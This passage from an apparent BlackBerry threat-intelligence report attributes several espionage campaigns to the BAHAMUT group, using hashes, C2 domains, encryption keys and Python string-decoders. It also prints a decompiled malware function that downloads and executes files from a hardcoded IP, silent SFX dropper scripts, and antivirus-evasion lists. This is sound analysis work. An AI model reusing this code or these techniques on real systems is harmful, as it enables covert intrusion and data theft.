a2f40cf78a5f595409d5bc714abb09f62f2322a5e486687c43ef7d2b5f436f00
c1330eb733712935f47a125704c11149a1e09601791bce44ccb067bf19d43bb0
c2454805fa90df13253d0bf20ddaab92c1c13e04b72cf74ad0998b76d4efc67c
c8cc9ac7895717e1e82ec02d2787b910eca81e906c0c1da2896fc1c0a34f6e83
e48a58d0f5d5fb8aa7c96c7b47afc7a6b682078797caef53e7d353483f10e82a
f816bcbb61d0bd495ea9e920c52825b020bd38dbc4f42c05f955ed34f7207ac3

It's not entirely clear why BAHAMUT would use this particular IP address for more than four years. It was highly unlike them to do so. BlackBerry speculates that this address was likely a component of BAHAMUT's C2 infrastructure, only used in secondary or tertiary payloads. Direct-to-IP communication in BAHAMUT-related malware is relatively uncommon. Taking advantage of the discovery of IP crossover between recent BAHAMUT malware C2 and malware described in the Kasperksy write-up, BlackBerry linked three other recent samples conclusively as being delivered from the following URLs. Note that they are also included in the block of hashes above:

SHA256 Hash	URL	FirstSeen
1305e7a…	http://poiusavid[.]com/dvdi/igxtray.exe	August 3, 2019
541cb62…	http://medieczema[.]com/subsr/winlogn.exe	February 12, 2020
a2f40cf…	http://optusiy[.]com/ostpa/spoolvs.exe	January 31, 2020

Table 7: Recently delivered Windows malware samples

BlackBerry pinpointed another dozen URLs by investigating the domains above. Analysis of these samples expanded our understanding of other current and recently lapsed Windows C2 infrastructure. BlackBerry located more samples based on unique strings and code similarities present in these binaries. As discussed, these recent Windows samples all used a rather unique trick, wielding Intel 8087 floating point calculations to perform sensitive string decoding with use of a position-based cipher.

Cisco Talos — Another Link in the Chain

The hash beginning “43ff” in the Kaspersky write-up provided another useful link in BlackBerry’s analysis. While the majority of the group’s backdoors were programmed in Delphi or Visual Basic, this particular sample was programmed in C++. Upon deeper inspection, we found the binary’s primary function was to log keystroke data and communicate it back periodically to the domain “leastinfo[.]com”. Strings in the binary were encoded using one of two different position-based addition-subtraction routines:

```
def decode(s):
        out = ''
        count = 1
        for c in s:
                if count == 1:
                        new = ord(c) + 2
                elif count == 2:
                        new = ord(c) + 1
                elif count == 3:
                        count = 0
                        new = ord(c) -1
                count+=1
                out+=chr(new)
        return out

def decode2(s):
        out = ''
        count = 1
        for c in s:
                if count == 1:
                        new = (ord(c) + 0xFE) & 0xFF
                elif count == 2:
                        new = ord(c) - 1
                elif count == 3:
                        count = 0
                        new = ord(c) + 1
                count+=1
                out+=chr(new)
        return out
```

Figure 30: Python snippets to decode strings in sample 433f…

By employing some rudimentary code matching techniques, BlackBerry located several additional samples including the following:

8e858381add55cc83390fc323856cb5da5295f2e82f8e66cbfb943e1e2df2af8
eb1ff2f9639c33deb1d1db234f42d19add9cfcb8a5d8c8776a052600368622e2

Both samples communicated to the domain “techwach[.]com”.

This particular domain was explicitly mentioned in Cisco Talos's second MDM writeup (Mercer, Rascagneres, & Williams, Advanced Mobile Malware Campaign in India uses Malicious MDM — Part 2, 2018). According to Talos, this particular domain resolved to an IP address that directly overlapped with their unnamed threat actor's mobile device management scheme in May of 2018. In their first "Malicious MDM" article, Talos identified malicious iOS applications which communicated directly to the same domain. Although they did not state what that IP address was, BlackBerry determined it was almost surely "217.147.168[.]29" based upon historical passive DNS information.

All of the above led BlackBerry to assesses with high confidence that the activity described by Cisco Talos was performed by the same group that employed the InPage exploit in Kaspersky's write-up: BAHAMUT.

Next, using other code-based similarities and unique string-based similarities, BlackBerry was able to directly tie BAHAMUT's more recent Windows backdoors to Trend Micro's URPAGE. Much like the shellcode in some of the group's more sophisticated exploits, BAHAMUT's malware attempted to identify and evade a number of antivirus products and other security solutions simultaneously. The binaries stored these particularly sensitive strings in a common fashion: "@t@s@a@v@a@". Readers will recognize that the string contained the word "avast" (a popular antivirus product) in reverse, with each character separated by the @ symbol. The following list of strings representing 15 different antivirus and security products was observed in more than 40 different samples deployed throughout 2017 and 2018:

Avast	f-secure	Quickheal
Avg	kaspersky	Sophos
avira	mcafee	symantec
bitdefen	microsoftsecur	trendmicro
comodointer	norton	vba32

BlackBerry found the following hash in the Appendix of both the Cisco Talos "Malicious MDM 2" research as well as in Trend Micro's URPAGE research, further establishing the direct BAHAMUT relationship between them:

6f362bc439ce09c7dcb0ac5cce84b81914b9dd1e9969cae8b570ade3af1cea3d

Quick Heal caught our attention in the list above, because it is deployed predominantly in India, whereas the rest of the products enjoy a wider global adoption rate.

DarkMatter — Shifting in the Winds

Following former DarkMatter researcher Taha Karim's presentation on a group he named WINDSHIFT (Karim, 2018), there was a lot of speculation in the security community about exactly who or what the group was. Several write-ups appeared in the following months concerning WINDSHIFT including by Palo Alto (McCabe, 2019) and Objective-See (Wardle, 2018). Both of these reports included a deeper analysis of the MacOS payloads deployed by the group and provided some additional linked domains including "string2me[.]com" and "domforworld[.]com".

Karim stated that the group employed “DES with a hardcoded Key and IV [initialization vector]” and the common crypto library function CCCrypt in their MacOS samples. This fact directly aligned with what Cisco Talos’ findings about the iOS samples from their follow-on MDM write-up. While BlackBerry lacked access to the iOS samples Cisco analyzed, they included enough information to replicate their work when cross-referenced with the initialization vector that was included in Karim’s Objective-C code slide. With a bit of experimentation BlackBerry confirmed that both sets of samples used the same initialization vector (IV), “0x0102030405060708”, although they appeared to use differing encryption keys. The initialization vector isn’t unique, but it’s more common to see and initialization vector with all zeroes, or else completely random values. As such, the choice of this particular sequence of numbers in the IV is indicative of style.

In reading Cisco Talos’ work, BlackBerry found they had built a script for decryption, but didn’t share the code for it, as can be seen below:

Figure 31: Cisco Talos demonstrating a decryption script

BlackBerry constructed the following Python snippet that fulfilled the same purpose.

```
from Crypto.Cipher import DES
import base64, binascii

BS = 16
pad = lambda s: s + (BS - len(s) % BS) * chr(BS - len(s) % BS)
unpad = lambda s : s[0:-ord(s[-1])]

def des_decrypt(s):
        s = base64.b64decode(s)
        key = b'&%^*#@!$'
        iv = binascii.unhexlify('0102030405060708')
        des = DES.new(key, DES.MODE_CBC, iv)
        return unpad(des.decrypt(s).decode('utf-8'))
```

Figure 32: Python snippet to decrypt DES strings from Cisco Talos’ blog

In his first talk about WINDSHIFT, Karim provided a single C2 domain, “flux2key[.]com”, and stated that DarkMatter discovered a Windows sample in May of 2018 that communicated with the same domain as the MacOS malware. The hash of this sample was not shared at the time, but BlackBerry managed to find the following Windows executable which beaconed to the same domain exactly as Karim described:

65194c18571f36e45349d0b57d5b1714d1b2846da38a6f4ab0585371691f7705

Based upon what was presented in his slides, Karim instrumented the decoding of the strings using the Unicorn emulator. BlackBerry found that the Python functions listed above could be readily used to decode the majority of strings in this particular file. This discovery, along with significant, unique code similarities, provided a direct, high confidence link back to Kaspersky's InPage writeup, Cisco's MDM findings, and Trend Micro's URPAGE discoveries. BlackBerry assesses with high confidence that WINDSHIFT and BAHAMUT are the same group. In sum, we are now able to assess with confidence that BAHAMUT has successfully developed and deployed malware for Android, iOS, MacOS, and Windows.

The Bellingcat Correlation

In 2017, Collin Anderson and Claudio Guarnieri, writing for Bellingcat, produced some of the most compelling work on the threat group in two separate blog posts (Anderson, Bahamut Revisited, More Cyber Espionage in the Middle East and South Asia, 2017) (Anderson & Guarnieri, Bahamut, Pursuing a Cyber Espionage Actor in the Middle East, 2017). In their work, Anderson and Guarnieri referenced three Android samples:

d7fb80c71fc6d50ce44036a3116c3ae7e1b5800fca45f2876854ed7f5220d45c
0a721dc82ec7eb9c20c44dbcac047879b8d15d54b3a186aaf8079058b10b30c9
73f2c81473720629be32695800b7ad83494f2084

BlackBerry was unable to obtain a copy of the last hash. However, we were able to confirm their analysis concerning the other two:

Initialization Vector	Encryption Key	Encryption Cipher
yqiYrerII943UqCb	QzxWgYtvujuYTFGn	AES/CBC/NoPadding
N/A	Huisgte87Hdy4Oli	AES/ECB/PKCS5Padding

The translation application beginning "d7fb80…" was later referenced directly by Trend Micro in their URPAGE writeup. The encryption key "Huisgte87Hdy4Oli" was used in at least two other BAHAMUT-related Android applications also documented by Trend Micro:

0d349d085c81fde9febc3b67d615ff35b6823d1742f6039aff4f2b8a68f06bfb
f25965abef6abbdd9b7c8477f66d599dac346658fff67a728df66efcc74757e9

In their second write-up, Anderson and Guarnieri directly referenced four more Android samples:

05a4e1e6542d6b0ba7b6eced12c05e96a341deaf88adb28695365544940da5ed
090bc0f5936a12771b7fdf15070ba2169a24108a095e939920498b94ce19596d
65398e0f12248ca71642216ff8606744305c2397c368ff072c243e6410fd42bc
6f60dfbd3c3fdffc731969acc1b7a82a545b8ec5baaecd48e7ae8055beb37259

Initialization Vector	Encryption Key	Encryption Cipher	Starting Prefix
N/A	7sTbYe8Qo6OqZwIQ	AES/ECB/PKCS5Padding	05a4
yqiYrerII943UqCb	QzxWgYtvujuYTFGn	AES/CBC/NoPadding	090b
yqiYrerII943UqCb	QzxWgYtvujuYTFGn	AES/CBC/NoPadding	6539
yqiYrerII943UqCb	QzxWgYtvujuYTFGn	AES/CBC/NoPadding	6f60

Table 8: Encryption methods, keys, and initialization vectors used in the Android malware Bellingcat provided

Anderson and Guarnieri likely linked several of these samples together based upon the common initialization vectors and encryption keys they employed. The initialization vector "yqiYrerII943UqCb" was directly associated with the following Android samples from Trend Micro's URPAGE whitepaper:

1f4e21ff4a494ff94ba33fc834ade01815e91d86bb6a9eeaf75fd060c2fbc295
49aaed9dec956d345610cc724c0d1fae52ca319b8635f96bfc49ae0421ccfbaa
974c182fb9872a4d108109ef84d86333fabe585b604217a72fcd7c84cd4b95a4
a5a818af5c88e3a87da7632c8faee1aa52685bd4a306ebdaa4e59a71f2dca80d

Note that Trend Micro mistakenly called this particular string the "Encryption Key" in their Appendix instead of the "Initialization Vector."

Bellingcat — Extra Credit Time

In the follow-up BAHAMUT research published by Bellingcat, Anderson and Guarnieri noted, "We have not fully explored the extent of Bahamut's operations, such as its Windows malware agent or possible other Android malware" (Anderson, Bahamut Revisited, More Cyber Espionage in the Middle East and South Asia, 2017). BlackBerry undertook the task.

In a departure from past development preferences observed by BlackBerry, BAHAMUT programmed the following Windows malware entirely in C#:

d0e2e7fe3fab992a670137d0693a2b76a5ac88283011b4aa8786d439b37c877b

Strings within the program were base64 encoded and encrypted using AES in CBC mode with a key that was derived from the SHA256 hash of the string "mysec". The final key was derived using Microsoft's implementation of "PBKDF2" which was provided via the function "Rfc2898DeriveBytes". BlackBerry spent some time reimplementing the code in Python3, for wider reuse within the security community:

```
import binascii, hashlib, base64
from cryptography.hazmat.backends import default_backend
from cryptography.hazmat.primitives import hashes
from cryptography.hazmat.primitives.kdf.pbkdf2 import PBKDF2HMAC
from cryptography.hazmat.primitives.ciphers import Cipher, algorithms, modes

BS = 16
pad = lambda s: s + (BS - len(s) % BS) * chr(BS - len(s) % BS)
unpad = lambda s : s[0:-ord(s[-1])]

def decrypt(s):
        password = hashlib.sha256("mysec".encode('utf-8')).digest()
        kdf = PBKDF2HMAC(
                algorithm=hashes.SHA1(),
                length=80,
                salt = binascii.unhexlify('0201070306040805'),
                iterations=1000,
                backend=default_backend())
        derived_key = kdf.derive(password)
        key = derived_key[0:32]
        iv = derived_key[32:48]
        s = base64.b64decode(s)
        cipher = Cipher(algorithms.AES(key), modes.CBC(iv),
default_backend()).decryptor()
        dec = cipher.update(s) + cipher.finalize()
        return unpad(dec.decode('utf-8'))
```

Figure 33: Python snippet to decrypt strings from the .NET binary beginning d02e…

The only interesting tidbit gleaned from the encrypted strings was the name of the LNK file that would be created in the victim's Startup directory, "Yrtss Linker.lnk".

Beyond that, the sample was a simple downloader. It would first communicate some information about the victim machine, such as username and computer name. Following this first beacon it would then periodically query a particular URL. If the response received was greater than 4KB it would be downloaded, written to the file "%ApplicationData%/p/SmartHelp.exe", and executed.

This particular deployment strategy strongly suggested one of two possibilities: either "SmartHelp.exe" had its own persistence mechanism built-in and was likely a secondary payload – or the malware author did not have a firm grasp of the in-memory execution capabilities of arbitrary payloads in C#. BlackBerry identified a handful of other BAHAMUT C# samples, but this did not appear to be the group's preferred programming language.

Extra Credit — Continued

BlackBerry examined one of the other two Windows payloads Bellingcat mentioned:

1518badcb2717e6b0fa9bdd883d5ff61fedddf7ddf22cc3dc04a38f4e137fc96

"1518" was a zip file downloaded from the URL (from 2016), "http://online-tracking-status.hymnfork[.]com/Authority/E-Challan.zip". It contained a binary payload within the archive that used a Microsoft Word icon that was clearly designed to trick a user into clicking on it:

933fb101747796a2f3b57db91047fd90867f8d1c3a7cf1d8149f0c83b1467f74

The above hash was named:

"E_challan_and_pending_challan_status_along_with_guidelines_as_per_required_.doc_.SCR"

The extension ".scr" was originally reserved for Windows screensavers. But renaming any ".exe" file to end with ".scr" will retain its ability to execute via Windows Explorer. If the target had not explicitly opted to view all file extensions for known file types, this file would have appeared to be a document with the appropriate matching icon. The file itself was a self-extracting RAR archive (SFX). The archive contained the following SFX script commands:

Path=%userprofile%
Setup=dsexplrob.exe
Setup="msvsmuns.exe"
Setup="E-Challan.doc"
Silent=1
Overwrite=2

These commands would overwrite three files without prompting to the %userprofile% directory with the specified names and silently execute them. Upon execution, the victim would have seen only the decoy document open on the screen and be unaware that two other files had executed silently in the background:

msvsmuns.exe - d92037764fbd8a2dab9577b43e9a007af77859e38b67175fec6b7484efccea28
dsexplrob.exe - 1be9579507a8b20110b740c65f1b65d920c455ab1c026cadb1a250a267c206be

The binary beginning "1be" communicated to the following URL:

"http://i3mode[.]com/dbExpressversion/db87987Administrator.php"

…while the binary "d92" communicated to the URL:

http://by4mode[.]com/rsdgbukhifndfjdn/gfvbjkjfvhbdfdn.php"

Both domains "i3mode[.]com" and "by4mode[.]com" were listed in Kaspersky's write-up as C2 servers utilized in weaponized InPage documents, which BlackBerry assesses were the work of BAHAMUT. Matching on the unique string obfuscation technique used in the "d92" sample, BlackBerry correlated a handful of other samples which communicated to another domain, "logstrick[.]com". See for example the following hash:

19a3b044449217c86215acdd7e8036d8d2a933a1cb7f02235cb5ce68ab1153a7

BlackBerry noted the "logstrick[.]com" domain was listed in the Appendix of Trend Micro's URPAGE report. This provided yet another BAHAMUT connection.

The decoding function for the strings in the sample (19a…) employed a 94-character long, custom character substitution method. In BlackBerry's opinion, the likelihood of someone else co-opting this particularly unique obfuscation method is low.

```
def decode(s):
    substitution_cipher = {
        'u': '{', '^': 'R', 'v': '%', 'P': '#',
        'E': 'a', '#': 'i', 'H': 'n', '=': '~',
        'T': 'Q', '$': '(', '\\': '3', '&': 'B',
        '?': '.', 'y': '"', 'Z': 'J', '@': '<',
        '(': 'd', '<': 'A', 'G': 'U', 'w': '}',
        ']': 'p', '{': ':', 'R': '6', '2': 'r',
        '"': '1', 'j': 'Z', '.': 'k', 'V': '*',
        'M': 'j', 'N': '=', 'J': '[', 'W': 'K',
        'q': ';', 'C': 'm', 'U': 'b', '|': 'H',
        'A': 'D', 'x': '^', '6': 's', 'L': '5',
        'X': 'S', 'z': 'M', '/': '7', 'D': '?',
        '~': 'x', ',': '8', '1': 'L', 't': '2',
        '*': 'f', '0': '>', 'B': 'V', '8': 'X',
        '}': 't', 'Q': '0', 'O': '@', 'l': '\\',
        'm': '4', '-': 'v', '`': 'G', 'h': 'I',
        '%': 'F', 'e': 'P', '!': ',', 'g': 'e',
        'Y': 'q', '_': '-', 'S': 'c', 'I': 'g',
        'p': 'E', ')': 'O', '7': 'W', 'c': 'z',
        '[': '+', ' ': 'l', 'd': '`', 'a': '$',
        'n': 'y', '4': 'N', '3': '_', 'b': 'w',
        'f': 'T', 'o': '&', '+': '!', 's': 'u',
        ';': '9', 'k': ' ', ':': ']', '>': 'Y',
        'r': ')', 'K': '|', 'F': 'o', '9': '/',
        '5': 'h', 'i': 'C',
    }
    return ''.join([substitution_cipher[c] for c in s])
```

Figure 34: Python function to decode the substitution cipher used in 19a3...

The only other public mention BlackBerry identified with regard to the group using a substitution cipher was in a Palo Alto report on InPage from 2017 (Soo & Grunzweig, 2017). This provides yet another precise tie-in to BAHAMUT.

Gazing Into the Abyss – Trend Micro's URPAGE

As we mentioned previously and referenced above, Trend Micro's detailed URPAGE whitepaper was released in August of 2018. The paper provided a glimpse into BAHAMUT's much larger set of operations. The report spanned nearly five years' worth of malware samples. Utilizing an infographic, Trend Micro considered evidence that suggested BAHAMUT, CONFUCIUS, URPAGE, and PATCHWORK were all connected. BlackBerry originally decided to focus on the common linkage provided specifically by the "BioData" Delphi backdoors and Android malware. Below you'll find the original Trend Micro infographic which we modified and reduced to the following relevant connections:

	Urpage	Bahamut	Confucius	Patchwork
"BioData" Delphi backdoor and file stealer	X		X	X
Android "Bahamut-like" malware	X	X		X
InPage malicious documents	X		X	
simply obfuscated HTA downloaders	X		X	

We have already provided evidence suggesting strong links between the Android and BioData samples in the Bellingcat, WINDSHIFT, and Kaspersky InPage sections above.

Next, we inspected the InPage documents referenced in the Trend Micro report, which suggested a connection between URPAGE and CONFUCIUS. BlackBerry also took a more in-depth look at "BioData," specifically its correlation to the PATCHWORK group as first described by Norman in OPERATION HANGOVER (Fagerland, 2013). BlackBerry also referenced a later presentation by Trend Micro researchers, which provided additional details on the methods the researchers employed to reach their crossover conclusions (Lunghi & Horejsi, Linking cyberespionage groups targeting victims in South Asia, 2019).

xldbszcd???

BlackBerry started with samples containing the string "xldbszcd", which Trend Micro used to link HANGOVER, CONFUCIUS, and URPAGE together. BlackBerry identified the following hashes in our collection containing this string:

Backdoors

1f0dabd61947b6df8a392b77a0eae33777be3caad13698aecc223b54ab4b859a
cf2b71cb187010c28ccfee8fe17a69808b2bbb327eb9a6fc9fa345a8ebe904cf

File Stealers

3e7c61dd4b4dc702f59b16d92fe5a67f4ba5cfdb7d8bb2c4bee888aeca95abcc
472ea4929c5e0fb4e29597311ed90a14c57bc67fbf26f81a3aac042aa3dccb55
be76f24280919f1cb952c9996bc927e6e485123839ba84bbadc8fb9eb885c354
caade5a1d0004d64e874aae9955725f43062896f64f51b29f559c3992828bc31
cca74bb322ad7833a21209b1418c9837e30983daec30d199a839f46075ee72f2

BlackBerry confirmed "1f0d…" was a BAHAMUT-related file that communicated to the domain "ambicluster[.]com", which was previously identified and disclosed by Kaspersky. BlackBerry further analyzed exactly how the string "xldbszcd" was recycled in this and the other binaries. We found the string was used to seed a decoding function that used it to derive an 8-byte XOR key which could be used to unencode strings in the samples. Several of the strings in the files with network connectivity were additionally hex-encoded, although the function below could be readily used to decode these as well:

```
def xldbszcd_xor(s):
        out = ''
        key = ''
        k = 0
        for b in 'xldbszcd':
                key+=chr(ord(b)&0x1F)
        for i in s:
                if k == len(key):
                        k = 0
                out += chr(ord(i) ^ ord(key[k]))
                k += 1
        return out
```

Figure 35: Python snippet to decode strings from samples listed above

The binary beginning “cf2b” was another BAHAMUT backdoor that communicated to the domain “classmunch[.]com”, which first appeared in Trend Micro’s 2018 URPAGE writeup.

The file beginning “472e” appeared to match what Trend Micro previously described in their CONFUCIUS whitepaper (Lunghi & Horejsi, Confucius Update: New Tools and Techniques, Further Connections with Patchwork, 2018) as the “usctrls stealer”. The program copied files from removable media to the file “%AppData%\OffLogs\items.log” if any of the files ended with one of the following extensions: “.pdf”, “.doc”, “.docx”, “.xls”, “.xlsx”, “.ppt”, or “.pptx”. Most of the other binaries employed the same persistence method using the same file path as “1f0d” via an LNK file in the Windows Startup Folder named “protector.lnk” and had similar functionality to “472e”.

One of the files was a bit different from the rest. The hash beginning “cca7” had an additional obfuscation method in it which used the seed value “cwboeays” toward the same custom XOR function. The binary enumerated several extra filetypes including “inp”, “rtf”, “txt”, and “kmz” files. KMZ was an especially interesting filetype to enumerate and exfiltrate, as these files would likely contain compressed Keyhole Markup Language data. This data can either be displayed directly in maps or inside of other geospatial software that implements KML encoding. This was a somewhat rare find in our experiences with malware.

After reviewing this particular finding, BlackBerry now questions Trend Micro’s assessment that the string “xldbszcd” was a high-fidelity indicator linking the groups together. It was possible the groups may have shared a document stealer. However, the C2 infrastructure that BAHAMUT used appeared to be isolated and completely separate from the infrastructure of the other groups. Samples connected to CONFUCIUS also did not appear to communicate to any external addresses.

Another Link in the Chain? – HANGOVER

BlackBerry identified several cases of IP crossover between BAHAMUT C2 domains and C2 domains both previously disclosed and as yet undisclosed that were associated with another group called HANGOVER. For example, the domain "similerwork[.]net" resolved to the IP address "31.210.96[.]222" from August 11, 2013 to November 6, 2013. This particular domain was mentioned in numerous HANGOVER write-ups from 2013 (Blasco, 2013) (OpenDNS Security Research, 2013). BlackBerry located a sample that used an identical C2 protocol to samples described in the aforementioned HANGOVER reports. BlackBerry then located an additional BAHAMUT backdoor that communicated to the domain "traxbin[.]com", which resolved to the same IP address from January 31, 2017 to January 28, 2018. Indeed, BlackBerry identified several instances of similar BAHAMUT / HANGOVER IP-related crossover as summarized below:

***Crossover IP address:* 31.210.96[.]222**

Resolution Window "similerwork[.]net": 8/11/2013 – 11/6/2013
HANGOVER Sample: 9005bede88a85ebe90960fca54eff7d69e7fb0fb45944a4eb49ffb65f565f2c3

Resolution Window "traxbin[.]com": 1/31/2017 – 1/28/2018
BAHAMUT Sample:
ad41a8e1967987d260c2ca8ae392e6735f1a61ab0304d86454fadd2e992d8aa3

***Crossover IP Address:* 31.210.96[.]220**

Resolution Window "maptonote[.]com": 9/9/2013-11/6/2013
HANGOVER Sample:
0caaf92b928446e8705587744951568d96fa68d7bf4a9988ea9e98cf6ffb44f3

Resolution Window "redopro[.]com": 12/13/2016 – 12/19/2017
BAHAMUT Sample:
816a272e95f223eaf31e8830e054e0711cb868684c0d0569a52c2abfd0ad28bb

Crossover IP Address: 31.210.96[.]213

Resolution Window "myflatnet[.]com": 9/25/2013 – 11/6/2013
HANGOVER Sample:
64023272dc7bc0c97123a6b41e3db3af179826e01457709e76e048b1a93185b4

Resolution Window "source4z[.]com": 6/6/2015 – 10/30/2015
Downloaded BAHAMUT Sample:
2af07c7cee0743b9ab84eb5947d0334cb0b1dc874fa562920aafbc4ad95b12fc

It's important to note here that in each case of IP overlap there was a significant time gap of multiple years between HANGOVER activity and BAHAMUT activity. Similarly, numerous other unrelated domains resolved to those IP addresses within those interim gap periods, indicating the servers or VPS providers had likely changed ownership one or more times. Therefore, despite rampant speculation in the published research around HANGOVER and BAHAMUT connections, it should be remembered that attribution is also a function of *time* and, most importantly, correlation is not causation. BlackBerry found only circumstantial and tenuous evidence to suggest direct linkage via IP crossover alone. As such, BlackBerry does not believe BAHAMUT in its current form was related to previously documented HANGOVER activity based upon these associations. BlackBerry assesses with high confidence that it was more likely both groups purchased/rented a block of IP addresses from the same common provider.

EHDEVEL — Eh?

The Trend Micro URPAGE report also attempted to make connections to EHDEVEL via the following sample:

5bebe3986c2dcb5f50ea5d34c564c24ad3bbc132e648f1d009757a0d69c87e52

This sample was an SFX archive that dropped both a BAHAMUT (BioData) backdoor and a compiled Python executable associated with EHDEVEL. The SFX script was as follows.

```
Path=%userprofile%
Setup=inetsrvce.exe
Setup=winitst.exe
Silent=1
Overwrite=1
Update=U
```

The file dropped to "%userprofile%/inetsrvce.exe" was a BAHAMUT backdoor that communicated to "scan8t[.]com" while the file dropped to "%userprofile%winitst.exe" was a compiled Python executable. Their hashes were

inetsrvce.exe	184446BCB17021C39128369E9FE3D06CD0DDE430C7F2E90C945C5A3299EF7B52
winitst.exe	1E8CB07AE43AA1AA75B73D43DCE6A0AE3FEFCE8823BD3C3B19F6FDCD9E7C9B37

Again, BlackBerry held in mind that correlation and causation are two separate things, and proceeded with the notion that this could very well have been another instance. Anyone could have created an SFX archive containing two separate backdoors. BAHAMUT is an actor that has been previously observed going to great lengths to provide false leads and misdirect investigations, in part by dropping previously known samples associated with other threat groups. So BlackBerry inspected the details of each binary a little more closely:

SFX Archive Compile Time: February 15, 2015 8:00:31 UTC
winitst.exe Compile Time: Mar 23, 2013 22:26:55 UTC
inetsrvce.exe Compile Time: ???

Typically, the resource directory of Delphi executables can be used to gain an approximate compile time for the sample. But in this case, these values were either modified or forged. Given the sample's submission to a common malware repository in March of 2015, BlackBerry assumed the SFX archive compile time was likely accurate. The compiled Python executable was created with "Pyinstaller" and some of the uncompressed sizes were modified so public scripts would fail without slight modifications. The compiled Python could still be trivially decompiled to source.

```
def dnd(na,hname,dir2):
    if na == 1:
        files = urlopen('http://95.211.189.56/infile02.php').read()
    else:
        files =
urlopen("http://95.211.189.56/livecasting.php?sysname=%s"%(hname)).read()
    ffile10 = glob(dir2+"*")
    for f in files.split(';'):
        try:
            if not (dir2+f in ffile10) or (f.find('.txt') <> -1):
                files1 =
urlopen('http://95.211.189.56/appmarket02/%s'%(f)).read()
                rfile = dir2+f
                f = open(rfile,"wb")
                f.write(files1)
                f.close()
                p = check_call([rfile], shell = True)
        except Exception,c:
            print c
            continue
```

Figure 36: Decompiled Python snippet related to EHDEVEL

The sample above communicated with the IP address "95.211.189[.]56" which, BlackBerry found was mentioned in a "Cyber Espionage Advisory" from the Government of Pakistan (Pakistan Government, 2016).

Given that a security researcher could decompile a script to source, BlackBerry questioned why an attacker couldn't also reuse the same code. Most of the other samples BlackBerry identified which communicated to the IP were more closely related to HANGOVER than EHDEVEL, with a single exception:

4c37ee05dd6858f52e86676721c65ab4f942d365bb19c75158fd3f227c435895

This sample was explicitly listed in the Appendix of Bitdefender's 2017 EHDEVEL paper, (Maximciuc & Vatamanu, 2017). BlackBerry confirmed this particular finding which actually linked HANGOVER, EHDEVEL, and BAHAMUT together. The compilation date for that sample was also at least one year prior to anyone publicly disclosing the IP address "95.211.189[.]56". BlackBerry therefore assesses with high confidence that EHDEVEL is either a direct side-project of the BAHAMUT group or uses one or more common development resources.

Will-o'-the-WHITE-COMPANY?

Near the end of 2018, Cylance (which was acquired by BlackBerry in 2019) released research on a threat group called THE WHITE COMPANY whose targets included the Pakistani military and government (Livelli, Smith, & Gross, 2018). Building upon the considerably detailed analysis of the particularities of the exploits explored in Part 2 of that report, BlackBerry identified what appeared to be a later version of the same exploit, likely developed by the same set of authors, or at the very least, sourced from the same exploit broker. The specific hash in question was:

ceee2b4db522a3d4bc56d847e39fded427ee346b462250307bb34ca44aff0cb1

This document extracted, decoded, and executed a payload from within itself exactly as previously described by Cylance. This payload had the following SHA256:

c1ae6df1da890afdd746937573727606dc4c74087f99f7f6a5281f20d6bc7031

Like other BAHAMUT backdoors, it was programmed in Visual Basic 6. BlackBerry immediately noticed some string similarities to the earlier described method, which reversed strings containing the names of antivirus products and separated the characters with the "@" symbol. This provided an immediate direct link to Cisco Talos' work, Kaspersky's InPage work, and Trend Micro's URPAGE work, all of which BlackBerry assesses are attributable to BAHAMUT. Upon digging into the sample further, we found it utilized a 94-character string substitution cipher. Although the cipher itself was different, the string length of 94 characters was somewhat peculiar and it aligned with the previously analyzed samples. BlackBerry created the following script to decode these obfuscated strings from the aforementioned sample:

```
import binascii

def decode(s):
        start =
binascii.unhexlify(b'43595b6d3045553f5d4d516753342a586c4144794b7c7e69243e2c74
7a487123603d576e73376b77314e63472b5c4932287840752664366546 6f35725e4f3829397b6
85221253a70662f7d4c562e272d4a76425054616a333c625a3b5f20').decode('utf-8')
        finish =
binascii.unhexlify(b'7B2B317E5F337D675E24517526704C2144384A52202839582E3A7923
7141744F552F72764B345666472D6A54486E5D27613F6429353D4330592C60637C7A5A4D6C5C3
B73253C6B453765404E68494662323E5736772A695B6F78506D5342').decode('utf-8')
        translation_table = str.maketrans(start,finish)
        return s.translate(translation_table)
```

Figure 37: Python Script to Decode Strings from Binary Beginning "c1ae6"

This particular sample communicated to the domain, “frexinq[.]com”. BlackBerry was unable to find any specific mentions of the domain elsewhere. However, based upon historical passive DNS data, it appeared to be a short-lived Windows C2 that was operational from June 23, 2017 to September 18, 2017. The domain resolved to the IP address “185.15.208[.]64”, to which the domain “ns1.electrobric[.]com” also resolved to for approximately five months earlier that year. This was interesting because the domain “electrobric[.]com” was used for Android C2 by a couple of different samples mentioned in Trend Micro’s URPAGE writeup, which BlackBerry assesses to be the work of BAHAMUT. This indicates some amount of C2 overlap even though there was a time gap of about two months between activity sets.

These connections provided some high-confidence links that THE WHITE COMPANY and BAHAMUT are actually the same threat group. An alternative theory is that both THE WHITE COMPANY and BAHAMUT source their exploits from the same broker. However, BlackBerry does not believe this to have been the case given the matching, unique shellcode similarities identified in the documents.

Building upon those unique shellcode similarities, BlackBerry explored in detail a handful of exploits previously associated with the CONFUCIUS threat actor.

Document ID	SHA256
DID-001	4c6f74a274ea7255a178650a656c1d84c6d717043301917ffbf31285059bbd87
DID-002	6b2bd1445ba96faa28f901bcc62b7e882af79a9a917e680a7259fbf47a36adf7
DID-003	391fdbe672177aeff9e5413036e59bec6a21d5552f07756478132105dff7da62
DID-004	617ffcc9acffe218ad546a60311d87e5acfeb288bb997ec5c55586df8d496986
DID-005	ceee2b4db522a3d4bc56d847e39fded427ee346b462250307bb34ca44aff0cb1

Table 9: Exploit documents associated with CONFUCIUS

Document ID	Stage 2 MD5 Hash
DID-001	b1f5dbc3acce36d5cc6e8f9905c5f165
DID-002	e507e9f333a8408731b88362404b7fdd
DID-003	b3c7dc912dfb1fe43db617e48c1026f2
DID-004	b3c7dc912dfb1fe43db617e48c1026f2
DID-005	697eba95c17a9c153716397aa153d6f0

Table 10: 2nd Stage hash values

Document ID	office_antivirus.dll (Kaspersky)	klif	aswsp	avgsp	Avc3	Skmscan	Ehdrv	Bsfs	avfwim
DID-001	Yes								
DID-002		Yes	Yes	Yes					
DID-003		Yes	Yes	Yes					
DID-004		Yes	Yes	Yes					
DID-005		Yes	Yes	Yes	Yes	Yes	Yes	Yes	Yes

Table 11: Antivirus evasions included in each Exploit Document

